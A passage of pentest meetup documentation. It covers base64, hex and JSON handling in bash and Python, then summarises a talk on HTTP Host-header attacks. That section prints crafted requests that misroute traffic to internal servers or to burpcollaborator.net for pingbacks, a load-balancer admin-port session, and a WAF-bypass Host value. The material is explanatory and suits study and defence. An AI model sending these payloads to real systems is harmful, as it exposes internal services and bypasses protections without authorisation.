echo -n "$TEXT" | base64 -w 0 | base64 -d
```

Here's the result of running the above:

```
hacker@meetup:~$ # 100+ character string with some Unicode at the start
hacker@meetup:~$ TEXT="abc 123 ¾ ¶"$(printf '1234567890%.0s' {0..9})
hacker@meetup:~$
hacker@meetup:~$ # Line wrap at 76 characters
hacker@meetup:~$ echo -n "$TEXT" | base64
YWJjIDEyMyDCviDCtjEyMzQ1Njc4OTAxMjM0NTY3ODkwMTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjM0
NTY3ODkwMTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjM0NTY3ODkwMTIzNDU2Nzg5MDEyMzQ1Njc4OTA=
hacker@meetup:~$ # Line wrap disabled
hacker@meetup:~$ echo -n "$TEXT" | base64 -w 0
YWJjIDEyMyDCviDCtjEyMzQ1Njc4OTAxMjM0NTY3ODkwMTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjM0NTY3ODkwMTIzNDU2Nzg5MDEy
hacker@meetup:~$
hacker@meetup:~$ # "base64 -d" handles line wrap or no line wrap
hacker@meetup:~$ echo -n "$TEXT" | base64 | base64 -d
abc 123 ¾␣
↪¶1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567
hacker@meetup:~$ echo -n "$TEXT" | base64 -w 0 | base64 -d
abc 123 ¾␣
↪¶1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567
hacker@meetup:~$
```

### python3 base64

Translating the bash example above to Python:

```
python3 -q

import base64

TEXT = "abc 123 ¾ ¶" + "1234567890"*10   # start with a string
BYTES = TEXT.encode('utf-8')   # base64 works with bytes, not strings
base64.b64encode(BYTES)   # BYTES ==> base64
base64.b64decode(base64.b64encode(BYTES)) # BYTES ==> base64 ==> BYTES
base64.b64decode(base64.b64encode(BYTES)).decode('utf-8')   # back to string

exit()
```

Running this results in:

```
hacker@meetup:~$ python3 -q
>>>
>>> import base64
>>>
>>> TEXT = "abc 123 ¾ ¶" + "1234567890"*10   # start with a string
>>> BYTES = TEXT.encode('utf-8')   # base64 works with bytes, not strings
>>> base64.b64encode(BYTES)   # BYTES ==> base64
b
↪'YWJjIDEyMyDCviDCtjEyMzQ1Njc4OTAxMjM0NTY3ODkwMTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjM0NTY3ODkwMTIzNDU2Nzg5M
↪'
>>> base64.b64decode(base64.b64encode(BYTES)) # BYTES ==> base64 ==> BYTES
b'abc 123 \xc2\xbe␣
↪\xc2\xb6123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890
↪'
>>> base64.b64decode(base64.b64encode(BYTES)).decode('utf-8')   # back to string
'abc 123 ¾␣
↪¶1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567
↪'
```

```
>>>
>>> exit()
```

Now that you have a bit of background, take a look at Base64 encoding in Python 3.

### python3 binascii

`binascii` is an alternative to `base64`:

```
python3 -q

import binascii

TEXT = "abc 123 ¾ ¶" + "1234567890"*10  # start with a string
BYTES = TEXT.encode('utf-8')  # binascii works with bytes, not strings
# In python >= 3.6, next command can be "binascii.b2a_base64(BYTES, newline=False)"
binascii.b2a_base64(BYTES)[:-1] # BYTES ==> base64
binascii.a2b_base64(binascii.b2a_base64(BYTES)[:-1]) # BYTES ==> base64 ==> BYTES
binascii.a2b_base64(binascii.b2a_base64(BYTES)[:-1]).decode('utf-8')  # back to string

exit()
```

Running this results in:

```
hacker@meetup:~$ python3 -q
>>>
>>> import binascii
>>>
>>> TEXT = "abc 123 ¾ ¶" + "1234567890"*10  # start with a string
>>> BYTES = TEXT.encode('utf-8')  # binascii works with bytes, not strings
>>> # In python >= 3.6, next command can be "binascii.b2a_base64(BYTES, newline=false)
 ↪"
... binascii.b2a_base64(BYTES)[:-1] # BYTES ==> base64
b
 ↪'YWJjIDEyMyDCviDCtjEyMzQ1Njc4OTAxMjM0NTY3ODkwMTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjM0NTY3ODkwMTIzNDU2Nzg5MD
 ↪'
>>> binascii.a2b_base64(binascii.b2a_base64(BYTES)[:-1]) # BYTES ==> base64 ==> BYTES
b'abc 123 \xc2\xbe␣
 ↪\xc2\xb6123456789012345678901234567890123456789012345678901234567890123456789012345678901
 ↪'
>>> binascii.a2b_base64(binascii.b2a_base64(BYTES)[:-1]).decode('utf-8')  # back to␣
 ↪string
'abc 123 ¾␣
 ↪¶1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
 ↪'
>>>
>>> exit()
```

### Hex <==> ascii

Here we convert to/from hex.

### bash hex using xxd, sed, tr

Here we demonstrate how to convert a string to hex formats “0x01,0x02,. . . ” and “x01x02. . . ”.

```
# 100+ character string with some Unicode at the start
TEXT="abc 123 ¾ ¶"$(printf '1234567890%.0s' {0..9})

# Show xxd output format
echo -n "$TEXT" | xxd  # default
echo -n "$TEXT" | xxd -p  # line wrap only
echo -n "$TEXT" | xxd -p | tr -d '\n'  # single line

# Hex format "0x01,0x02,..."
HEX0=$(echo -n "$TEXT" | xxd -p | \
    sed 's#\(..\)#0x\1#g' | tr -d '\n' | sed 's#\(.\)0x#\1,0x#g')
echo "$HEX0"
# Back to text
TEXT2=$(echo -n "$HEX0" | sed "s/^0x//; s/,0x//g" | xxd -r -p)
echo "$TEXT2"

# Hex format "\x01\x02..."
HEX=$(echo -n "$TEXT" | xxd -p | tr -d '\n' | sed 's#\(..\)#\\x\1#g')
echo "$HEX"
# Back to text
TEXT3=$(echo -n "$HEX" | tr -d '\\x' | xxd -r -p)
echo "$TEXT3"
```

Running this gives

```
hacker@meetup:~$ # 100+ character string with some Unicode at the start
hacker@meetup:~$ TEXT="abc 123 ¾ ¶"$(printf '1234567890%.0s' {0..9})
hacker@meetup:~$
hacker@meetup:~$ # Show xxd output format
hacker@meetup:~$ echo -n "$TEXT" | xxd  # default
00000000: 6162 6320 3132 3320 c2be 20c2 b631 3233  abc 123 .. ..123
00000010: 3435 3637 3839 3031 3233 3435 3637 3839  4567890123456789
00000020: 3031 3233 3435 3637 3839 3031 3233 3435  0123456789012345
00000030: 3637 3839 3031 3233 3435 3637 3839 3031  6789012345678901
00000040: 3233 3435 3637 3839 3031 3233 3435 3637  2345678901234567
00000050: 3839 3031 3233 3435 3637 3839 3031 3233  8901234567890123
00000060: 3435 3637 3839 3031 3233 3435 3637 3839  4567890123456789
00000070: 30                                       0
hacker@meetup:~$ echo -n "$TEXT" | xxd -p  # line wrap only
6162632031323320c2be20c2b6313233343536373839303132333435363738393031323334353637
383930313233343536373839303132333435363738393031323334353637
383930313233343536373839303132333435363738393031323334353637
383930313233343536373839303132333435363738393031323334353637383930
hacker@meetup:~$ echo -n "$TEXT" | xxd -p | tr -d '\n'  # single line
6162632031323320c2be20c2b6313233343536373839303132333435363738393031323334353637383930313233343536373
↪$
hacker@meetup:~$ # Hex format "0x01,0x02,..."
hacker@meetup:~$ HEX0=$(echo -n "$TEXT" | xxd -p | \
>     sed 's#\(..\)#0x\1#g' | tr -d '\n' | sed 's#\(.\)0x#\1,0x#g')
hacker@meetup:~$ echo "$HEX0"
0x61,0x62,0x63,0x20,0x31,0x32,0x33,0x20,0xc2,0xbe,0x20,0xc2,0xb6,0x31,0x32,0x33,0x34,
↪0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,
↪0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36,
↪0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,
↪0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,
↪0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,
↪0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30
```

```
hacker@meetup:~$ # Back to text
hacker@meetup:~$ TEXT2=$(echo -n "$HEX0" | sed "s/^0x//; s/,0x//g" | xxd -r -p)
hacker@meetup:~$ echo "$TEXT2"
abc 123 ¾␣
↪¶12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
hacker@meetup:~$
hacker@meetup:~$ # Hex format "\x01\x02..."
hacker@meetup:~$ HEX=$(echo -n "$TEXT" | xxd -p | tr -d '\n' | sed 's#\(..\)#\\x\1#g')
hacker@meetup:~$ # Back to text
hacker@meetup:~$ TEXT3=$(echo -n "$HEX" | tr -d '\\x' | xxd -r -p)
hacker@meetup:~$ echo "$TEXT3"
abc 123 ¾␣
↪¶12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
```

### python3 binascii.hexlify

Again the bash examples above translated to Python. First demonstrate `binascii.hexlify` and `binascii.unhexlify`:

```
python3 -q

import binascii

TEXT = "abc 123 ¾ ¶" + "1234567890"*10  # start with a string
BYTES = TEXT.encode('utf-8')  # binascii works with bytes, not strings
binascii.hexlify(BYTES) # BYTES ==> hex
binascii.unhexlify(binascii.hexlify(BYTES))  # BYTES ==> hex ==> BYTES
binascii.unhexlify(binascii.hexlify(BYTES)).decode('utf-8')  # back to string

exit()
```

Running this gives:

```
hacker@meetup:~$ python3 -q
>>>
>>> import binascii
>>>
>>> TEXT = "abc 123 ¾ ¶" + "1234567890"*10  # start with a string
>>> BYTES = TEXT.encode('utf-8')  # binascii works with bytes, not strings
>>> binascii.hexlify(BYTES) # BYTES ==> hex
b
↪'6162632031323320c2be20c2b6313233343536373839303132333435363738393031323334353637383930313233343536
↪'
>>> binascii.unhexlify(binascii.hexlify(BYTES))  # BYTES ==> hex ==> BYTES
b'abc 123 \xc2\xbe␣
↪\xc2\xb6123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890
↪'
>>> binascii.unhexlify(binascii.hexlify(BYTES)).decode('utf-8')  # back to string
'abc 123 ¾␣
↪¶12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
↪'
>>>
>>> exit()
```

Now lets actually get hex string outputs (notice the double `binascii.unhexlify()`):

```
python3 -q

import binascii

TEXT = "abc 123 ¾ ¶" + "1234567890"*10  # start with a string
BYTES = TEXT.encode('utf-8')  # binascii works with bytes, not strings

# 0x01,0x02,0x03,...
HEX0 = ','.join(list(map(hex,binascii.hexlify(BYTES))))
print(HEX0)
# To get back to TEXT
BYTES2 = binascii.unhexlify(binascii.unhexlify(HEX0[2:].replace(',0x', '')))
TEXT2 = BYTES2.decode('utf-8')
print(TEXT2)

# \x01\x02\x03...
HEX = '\\' + '\\'.join(list(map(lambda b: b[1:], list(map(hex, binascii.
↪hexlify(BYTES))))))
print(HEX)
# To get back to TEXT
BYTES3 = binascii.unhexlify(binascii.unhexlify(HEX.replace('\\x','')))
TEXT3 = BYTES3.decode('utf-8')

exit()
```

Running this gives:

```
hacker@meetup:~$ python3 -q
>>>
>>> import binascii
>>>
>>> TEXT = "abc 123 ¾ ¶" + "1234567890"*10  # start with a string
>>> BYTES = TEXT.encode('utf-8')  # binascii works with bytes, not strings
>>>
>>> # 0x01,0x02,0x03,...
... HEX0 = ','.join(list(map(hex,binascii.hexlify(BYTES))))
>>> print(HEX0)
0x36,0x31,0x36,0x32,0x36,0x33,0x32,0x30,0x33,0x31,0x33,0x32,0x33,0x33,0x32,0x30,0x63,
↪0x32,0x62,0x65,0x32,0x30,0x63,0x32,0x62,0x36,0x33,0x31,0x33,0x32,0x33,0x33,0x33,
↪0x34,0x33,0x35,0x33,0x36,0x33,0x37,0x33,0x38,0x33,0x39,0x33,0x30,0x33,0x31,0x33,
↪0x32,0x33,0x33,0x33,0x34,0x33,0x35,0x33,0x36,0x33,0x37,0x33,0x38,0x33,0x39,0x33,
↪0x30,0x33,0x31,0x33,0x32,0x33,0x33,0x33,0x34,0x33,0x35,0x33,0x36,0x33,0x37,0x33,
↪0x38,0x33,0x39,0x33,0x30,0x33,0x31,0x33,0x32,0x33,0x33,0x33,0x34,0x33,0x35,0x33,
↪0x36,0x33,0x37,0x33,0x38,0x33,0x39,0x33,0x30,0x33,0x31,0x33,0x32,0x33,0x33,0x33,
↪0x34,0x33,0x35,0x33,0x36,0x33,0x37,0x33,0x38,0x33,0x39,0x33,0x30,0x33,0x31,0x33,
↪0x32,0x33,0x33,0x33,0x34,0x33,0x35,0x33,0x36,0x33,0x37,0x33,0x38,0x33,0x39,0x33,
↪0x30,0x33,0x31,0x33,0x32,0x33,0x33,0x33,0x34,0x33,0x35,0x33,0x36,0x33,0x37,0x33,
↪0x38,0x33,0x39,0x33,0x30,0x33,0x31,0x33,0x32,0x33,0x33,0x33,0x34,0x33,0x35,0x33,
↪0x36,0x33,0x37,0x33,0x38,0x33,0x39,0x33,0x30,0x33,0x31,0x33,0x32,0x33,0x33,0x33,
↪0x34,0x33,0x35,0x33,0x36,0x33,0x37,0x33,0x38,0x33,0x39,0x33,0x30,0x33,0x31,0x33,
↪0x32,0x33,0x33,0x33,0x34,0x33,0x35,0x33,0x36,0x33,0x37,0x33,0x38,0x33,0x39,0x33,0x30
>>> # To get back to TEXT
... BYTES2 = binascii.unhexlify(binascii.unhexlify(HEX0[2:].replace(',0x', '')))
>>> TEXT2 = BYTES2.decode('utf-8')
>>> print(TEXT2)
abc 123 ¾␣
↪¶12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678
>>>
```

```
>>> # \x01\x02\x03...
... HEX = '\\' + '\\'.join(list(map(lambda b: b[1:], list(map(hex, binascii.
↪hexlify(BYTES))))))
>>> print(HEX)
\x36\x31\x36\x32\x36\x33\x32\x30\x33\x31\x33\x32\x33\x33\x32\x30\x63\x32\x62\x65\x32\x30\x63\x32\x62\
>>> # To get back to TEXT
... BYTES3 = binascii.unhexlify(binascii.unhexlify(HEX.replace('\\x','')))
>>> TEXT3 = BYTES3.decode('utf-8')
>>>
>>> exit()
```

### 10.5.3 JSON

This section follows json - JSON encoder and decoder. See Encoders and Decoders for the translation between JSON data and Python data structures. The idea is to allow reading JSON into Python data, manipulate the Python data, then output the Python data as JSON.

#### Existing examples in this doc

JSON examples can be found in *BeEF admin GUI & RESTful API*.

The key points to remember when using `curl` are `--request POST`, `--header "Content-Type: application/json"`, and feed it a JSON string `--data '{ ... }'`. For example:

```
JSON='{"username":"beef", "password":"mySecret"}'
curl \
    --request POST \
    --header "Content-Type: application/json" \
    --data "$JSON" \
    http://localhost:3000/admin/login
```

jq "is a lightweight and flexible command-line JSON processor". See jq Tutorial and JSON on the command line with jq for examples.

For sophisticated processing something other than bash (like Python) is needed.

#### Playing with JSONPlaceholder

JSONPlaceholder is a "free online REST service that you can use whenever you need some fake data. It's great for tutorials, faking a server, sharing code examples, . . . ".

A few examples extracting data. First, a simple example showing how quickly bash can get overwhelmed with a small amount of data by fetching the small user list from JSONPlaceholder:

```
URL_BASE="https://jsonplaceholder.typicode.com"
curl --silent $URL_BASE/users -o users.json

grep -c '"id"' users.json  # count the number of users = 10 this time
wc -l users.json  # count the number of records = 231

python3 -m json.tool users.json --sort-keys  # prettify and sort JSON data
```

Do more in Python by listing the users name and zip code:

```
cat > example_users01.py <<'EOF'

import json
from argparse import ArgumentParser

parser = ArgumentParser(description="""\
Process JSON data
""")
parser.add_argument('jsonfile', help="""Input JSON from the file.""")
args = parser.parse_args()

with open(args.jsonfile, 'r', encoding="utf-8") as fp:
    data = json.load(fp)

for li in data:
    print(li['name'] + ', ' + li['address']['zipcode'])

exit()
EOF

python3 example_users01.py users.json
```

## 10.6 Networking

### 10.6.1 ipaddress

```
import socket
import ipaddress

# Look up name in DNS (IPv4)
hostname = 'pentest-meetup.marengosystems.org'
ip = socket.gethostbyname(hostname)
print(ip)

# Look up name in DNS and get list of IP's (IPv4 and IPv6)
hostname = 'pentest-meetup.marengosystems.org'
hostport = 443
ips = list( map( lambda x: x[4][0], socket.getaddrinfo( \
     hostname,hostport,type=socket.SOCK_STREAM)))
print(ips)

# Create IPv4Address or IPv6Address
ip = ipaddress.ip_addr(ips[0])
print(ip.version)  # Print if IPv4 or IPv6
print(ip.reverse_pointer)  # Print DNS PTR for IP
print(ip.is_private)  # Print True/False is private IP


# Iterate over hosts on network
network = '192.168.1.0/24'
list(ipaddress.ip_network(network).hosts())
```

## 10.6.2 HOWTO Fetch Internet Resources Using The urllib Package

HOWTO Fetch Internet Resources Using The urllib Package.

### urllib.parse — Parse URLs into components

urllib.parse — Parse URLs into components eases url manipulation. For example, you can break a url into it's components:

```
python3
import urllib.parse
urllib.parse.urlparse( \
  "http://pentest-meetup.appspot.com/html/index.html;param1;param2?a=b#fraggy")
exit()
```

Running this returns the url components:

```
hacker@kali:~$ python3
Python 3.2.3 (default, Feb 20 2013, 14:44:27)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import urllib.parse
>>> urllib.parse.urlparse( \
...   "http://pentest-meetup.appspot.com/html/index.html;param1;param2?a=b#fraggy")
ParseResult(scheme='http', netloc='pentest-meetup.appspot.com',
  path='/html/index.html', params='param1;param2', query='a=b', fragment='fraggy')
>>> exit()
```

And you can construct a full url from a relative url and a base url:

```
python3
import urllib.parse
base_url = "http://pentest-meetup.appspot.com/html/index.html"
rel_url = "pentest_kali.html"
urllib.parse.urljoin(base_url, rel_url)
exit()
```

Running this returns the correct absolute url:

```
hacker@kali:~$ python3
Python 3.2.3 (default, Feb 20 2013, 14:44:27)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import urllib.parse
>>> base_url = "http://pentest-meetup.appspot.com/html/index.html"
>>> rel_url = "pentest_kali.html"
>>> urllib.parse.urljoin(base_url, rel_url)
'http://pentest-meetup.appspot.com/html/pentest_kali.html'
>>> exit()
```

Also see *example python encoding scripts*.

## 10.6.3 Socket Programming HOWTO

Socket Programming HOWTO.

CHAPTER

ELEVEN

# PENTEST PRESENTATIONS

This is a sampling of the topics studied during the meetup. There are enough good tutorials available online so that our goal here is to provide a few hints and pointers. See the Kali Forum Community Generated Howtos

## 11.1 MitM Presentation

An attendee gave a presentation on MitM attacks. Please download `mitm_slides.pdf` (available only in the web version of this document).

## 11.2 2017-08-05 Attacking via HTTP Headers

This presentation is based on Cracking the Lens: Targeting HTTP's Hidden Attack-Surface from the blog of the Burp Suite tool.

You should assume that any quotes in this article are from the original presentation. Nothing here is original to the meetup group. We might emphasize (make bold) text to aid skimming through or presenting the material.

### 11.2.1 Modifying HTTP header fields

For an intro to HTTP header fields see *HTTP headers*. In this section the two most-discussed attacks focus on "Host:" header and the "GET" request itself.

#### Host: header

The HTTP "Host:" header field can be attacked by putting in a host not intended to be the HTTP destination server, or by adding unexpected characters that exploit parsing errors.

#### Improper host

The "Host:" header is supposed to be the target host name and optionally port given by the user as shown here:

```
hacker@meetup:~$ curl -v http://www.example.com/index.html  2>&1 |  egrep  '^> (GET |Host:)'
> GET /index.html HTTP/1.1
> Host: www.example.com
```

The request "http://www.example.com/index.html" was split into "GET /index.html HTTP/1.1" and "Host: www.example.com".

But what if "Host:" were manipulated to an unexpected host and a reverse proxy did not properly whitelist the "Host:" header field? Then the request could go to either an internal server possibly not intended to receive Internet traffic, or provide a "pingback" to an external host providing information to further attack an internal host.

Here's an example where the "Host:" header field is followed:

```
(
exec 9<>/dev/tcp/ktla.com/80  # open tcp port 80 to/from ktla.com
# Make a web request
echo -ne "GET / HTTP/1.1\r\nHost: www.example.com\r\nConnection: close\r\n\r\n" >&9
# Get the response
cat <&9
)
```

Here's an example with the hosts in the previous example switched, where the "Host:" header field is properly screened and results in an HTTP 404 "Not Found" error:

```
(
exec 9<>/dev/tcp/www.example.com/80  # open tcp port 80 to/from www.example.com
# Make a web request
echo -ne "GET / HTTP/1.1\r\nHost: ktla.com\r\nConnection: close\r\n\r\n" >&9
# Get the response
cat <&9
)
```

Note that name-based virtual hosting depends on the HTTP "Host:" header field to differentiate the target web servers. The legal values would depend on the current set of virtual hosts sharing the IP, and that set can change frequently.

### Unexpected characters

Additionally, consider if extra characters were added to "Host:", like "@"? In one of the exploits "@" was treated as a separator between a userid and password.

### GET request

Similarly, what if the GET request were modified to provide a FQDN as opposed to a relative reference "/…"? The results could be similar to an attack using the "Host:" header:

```
(
exec 9<>/dev/tcp/ktla.com/80  # open tcp port 80 to/from ktla.com
# Make a web request
echo -ne "GET http://www.example.com/index.html HTTP/1.1\r\nHost: ktla.
↪com\r\nConnection: close\r\n\r\n" >&9
# Get the response
cat <&9
)
```

Here's an example with the hosts in the previous example switched, where the "GET" request is properly screened and results in an HTTP 400 "Bad Request" error:

```
(
exec 9<>/dev/tcp/www.example.com/80  # open tcp port 80 to/from www.example.com
# Make a web request
echo -ne "GET http://ktla.com/index.html HTTP/1.1\r\nHost: www.example.
↪com\r\nConnection: close\r\n\r\n" >&9
# Get the response
cat <&9
)
```

## 11.2.2 Making invisible systems contact us

### Getting access to hidden servers

HTTP headers can be used to unmask hidden, non-public servers. The idea is that if the "Host:" HTTP headers is set to someplace.else.com instead of expected.server.com, then the request may be sent to someplace.else.com and it may actually respond. That response is called a "pingback" and can be the start of an exploit.

### Tools

### Burp Collaborator, Canarytokens

Invisible systems like load balancers can be unmasked with carefully crafted payloads resulting in a "pingback": network traffic (DNS, HTTP) to our servers.

To determine when such contact occurs the author used their product Burp Collaborator, but also pointed out the open source Canarytokens.

See Canarytokens.org - Quick, Free, Detection for the Masses for a description of Canarytokens.

For a basic introduction to the problem of detecting pingbacks see Introducing Burp Collaborator. Basically, Burp Collaborator runs a server with DNS that can detect external DNS & web requests from a target.

### Collaborator Everywhere

The author also wrote the Burp extension Collaborator Everywhere to inject "payloads containing unique identifiers into all proxied traffic, and uses these to automatically correlate pingbacks with the corresponding attacks." An example of it's usage is Netflix "visited the URL specified in the Referer header four hours after my visit to their site, and is pretending to be an iPhone running on an x86 CPU".

### ZMap/ZGrab

The author initially used Masscan but switched to Zmap/Zgrab.

### Burp Suite, mitmproxy, Ncat/OpenSSL

Besides Burp Suite, the author recommended mitmproxy and Ncat/OpenSSL. `socat` can also be used in lieu of Ncat/OpenSSL.

### Target sites

In order to be legal "Target domains and IP addresses were obtained by manually building a list of legally testable domains from public and private bug bounty programs, and mapping this against Rapid7's Project Sonar Forward DNS database". That led to 50k potential web server targets. "To maximize coverage I used up to five hostnames per IP, used both HTTP and HTTPS, and also tried to trigger edge cases using X-Forwarded-Proto: HTTPS and Max-Forwards. I also sent the Cache-Control: no-transform header to discourage intermediate servers from mangling my payloads".

## 11.2.3 Misrouting requests

The examples below assume you are using Burp Collaborator and therefore the external website burpcollaborator.net.

### Invalid HTTP Host Header

The first exploit uses an incorrect HTTP Host header and was used to "exploit 27 DoD servers, my ISP, a Columbian ISP that threw itself in the firing line using DNS poisoning, and http://ats-vm.lorax.bf1.yahoo.com/ ".

Here is the attack against http://ats-vm.lorax.bf1.yahoo.com/ (replacing the original "GET" with "HELP")

```
HELP / HTTP/1.1
Host: XX.X.XXX.XX:8082


HTTP/1.1 200 Connection Established
Date: Tue, 07 Feb 2017 16:33:59 GMT
Transfer-Encoding: chunked
Connection: keep-alive

Ok

  Traffic Server Overseer Port

  commands:
    get <variable-list>
    set <variable-name> = "<value>"
    help
    exit

  example:

    Ok
    get proxy.node.cache.contents.bytes_free
    proxy.node.cache.contents.bytes_free = "56616048"
    Ok

  Variable lists are conf/yts/stats records, separated by commas

Ok
Unknown Command
Ok
Unknown Command
Ok
Unknown Command
Ok
```

The line “Traffic Server Overseer Port” tells us that this is Apache Traffic Server with documentation at Apache Traffic Server Manual. The extra “Unknown Command” lines are probably due to the Apache Traffic Server using “\n’ line endings.

The exploit consisted of sending Apache Traffic Server configuration commands, starting with setting proxy.config.alarm_email (demonstrating that “Using the SET command, I could have made wide-ranging configuration changes to Yahoo’s pool of load balancers, including enabling SOCKS proxying and granting my IP address permission to directly push items into their cache.”):

```
GET / HTTP/1.1
Host: XX.X.XXX.XX:8082
Content-Length: 34

GET proxy.config.alarm_email


HTTP/1.1 200 Connection Established
Date: Tue, 07 Feb 2017 16:57:02 GMT
Transfer-Encoding: chunked
Connection: keep-alive

Ok
/ HTTP/1.1 is unavailable
Ok
Unknown Command
Ok
proxy.config.alarm_email = "nobody@yahoo-inc.com"
```

### Uncovering monitoring (why HTTPS is important)

#### British Telecom spying

The author discovered that ISPs (presumably with government sponsorship) are intercepting HTTP (but not HTTPS) by DNS redirection. cloud.mail.ru was in that list. From the original article:

> To discern the system’s true purpose, I used Masscan to ping TCP port 80 across the entire IPv4 address space using a TTL of 10 - effectively a whole internet traceroute. After filtering out caches and self-hosted websites, I had a complete list of targeted IP addresses. Sampling this list revealed that the system was primarily being used to block access to copyrighted content. Traffic to blacklisted IP addresses was being rerouted into the pool of proxies so that they could inspect the HTTP host header being used, and potentially block the request with a message I’m sure none of our upstanding UK readership is familiar with:

```
GET / HTTP/1.1
Host: www.icefilms.info

HTTP/1.1 200 OK
...
<p>Access to the websites listed on this page has been blocked pursuant to orders of the high court.</p>
```

Continuing on in the article:

> This setup has several notable consequences. Thanks to virtual hosting, cloud hosts like Google Sites have ended up on the blacklist, meaning all traffic to them from consumer and corporate BT users is proxied. From a blacklisted server’s point of view, all BT users share the same tiny pool of IP addresses.

> This has resulted in BT's proxy's IPs landing on abuse blacklists and being banned from a number of websites, affecting all BT users. Also, if I had used the aforementioned admin access vulnerability to compromise the proxy's administration panels, I could could potentially reconfigure the proxies to inject content into the traffic of millions of BT customers. Finally, this highlights just how easily overlooked such vulnerabilities are; for years I and many other British pentesters have been hacking through an exploitable proxy without even noticing it existed.
>
> I reported the ability to access the internal admin panel to a personal contact at BT, who ensured it was quickly resolved. They also shared that the interception system was originally constructed as part of CleanFeed, a government initiative to block access to images of child abuse. However, it was inevitably repurposed to target copyright abuse.

### Columbia's METROTEL spying

From the original article:

> Rapid7's Project Sonar had used a public METROTEL DNS server which was selectively poisoning results for certain domains in order to redirect traffic into its proxy for DPI. To pass through HTTPS traffic without causing certificate errors they sniffed the intended remote host from the Server-Name Indicator (SNI) field. I notified Rapid7 who identified the misbehaving DNS server, meaning I could feed the Alexa top 1 million domain list into it and identify targeted hosts. It appeared to be targeting various image and video hosts, and also some lesser known social networks. Attempting to visit these resulted in a redirect to http://internetsano.metrotel.net.co/, stating that the site was blocked for containing images of child abuse.
>
> As with BT, the original intention of this system may be commendable but there was evidence it had been repurposed. In addition to targeting image hosting sites, the DNS server also poisoned lookups to certain news websites including bbc.co.uk. This is presumably to block or tamper with certain news articles, though I haven't yet identified which articles are being targeted.

### Input permutation

For some hosts an HTTP request like:

```
GET / HTTP/1.1
Host: burpcollaborator.net
Connection: close
```

Would generate the following request:

```
GET /burpcollaborator.net/burpcollaborator.net HTTP/1.1
Host: outage.burpcollaborator.net
Via: o2-b.ycpi.tp2.yahoo.net
```

This invites creating a DNS record for "outage.yourdomain.com" mapping to an internal address in someone else's infrastructure. But in the following case that wasn't necessary, as the whole domain vcap.me (including `dig +short outage.vcap.me`) resolves to 127.0.0.1:

```
GET / HTTP/1.1
Host: ./?x=.vcap.me
Connection: close
```

will lead to:

```
GET /vcap.me/../?=x=.vcap.me
Host: outage.vcap.me
Via: o2-b.ycpi.tp2.yahoo.net
```

This references the internal machine via "http://127.0.0.1/" and earned the article's author a bug bounty.

### Host Overriding

Some servers restrict overriding the "Host:" header but fail to check the "GET" command, so the following did work on some US DoD servers:

```
GET http://internal-website.mil/ HTTP/1.1
Host: xxxxxxx.mil
Connection: close
```

### Ambiguous requests

Incapsula's cloud-based Web Application Firewall incorrectly parsed the "Host:" header `Host: incapsula-client.net:80@burp-collaborator.net` by authenticating to the burp-collaborator.net with username 'incapsula-client.net' and password '80'. "It revealed the location of the backend server, enabling me to bypass Incapsula's protection by accessing the backend directly."

```
GET / HTTP/1.1
Host: incapsula-client.net:80@burp-collaborator.net
Connection: close
```

### Breaking expectations

The following request:

```
GET @burp-collaborator.net/ HTTP/1.1
Host: newrelic.com
Connection: close
```

was changed to "http://public-backend@burp-collaborator.net/" and sent to burp-collaborator.net. "As usual, this vulnerability gave me access to a huge amount of internal stuff, including both unauthenticated admin panels and mystifying in-jokes."

### Tunnels (Tor2web)

GlobaLeaks is a whistleblowing site that uses Tor2web:

> **WARNING:** Tor2web only protects publishers, *not readers*. As a reader installing Tor Browser will give you much greater anonymity, confidentiality, and authentication than using Tor2web. Using Tor2web trades off security for convenience and usability.

**Note:** There's another site GlobalLeaks News which automatically redirects to an HTTP web forum. A leaking platform using HTTP??? There is a Memberlist which returns a 404 Not Found error. A leaking platform having a members list??? And of course the Search and FAQ links both return a 404 Not Found error. There are associated YouTube, Facebook, and Twitter accounts. Who runs this website and for what purpose? Is it intended to be confused with GlobaLeaks?

From Wikipedia Tor2web:

> **Tor2web** is a software project to allow Tor hidden services to be accessed from a standard browser without being connected to the Tor network.

Rather than globaleaks.org being attacked directly via accessing internal services, it could be used as an attack platform. Using this request:

```
GET xyz.burpcollaborator.net:80/bar HTTP/1.1
Host: demo.globaleaks.org
Connection: close
```

led to a flood of DNS requests:

```
xYZ.BurpcoLLABoRaTOR.neT.    from 89.234.157.254
Xyz.burPColLABorAToR.nET.    from 62.210.18.16
xYz.burpColLaBorATOR.net.    from 91.224.149.254
```

"Tor exit nodes use an obscure security mechanism to increase the security of DNS by randomizing the case of requests, and this mechanism was resulting in the Burp Collaborator server refusing to reply and thus triggering a flood of lookup attempts."

"As all requests are routed through Tor, it can't be abused to access any internal services. That said, it's an exceptionally powerful way to mask an attack on a third party, particular as since GlobaLeaks is a whistleblowing platform it probably doesn't keep any logs and may end up being blamed for attacks. Additionally, the ability to make the webserver connect to a hostile site over Tor exposes a significant amount of attack surface."

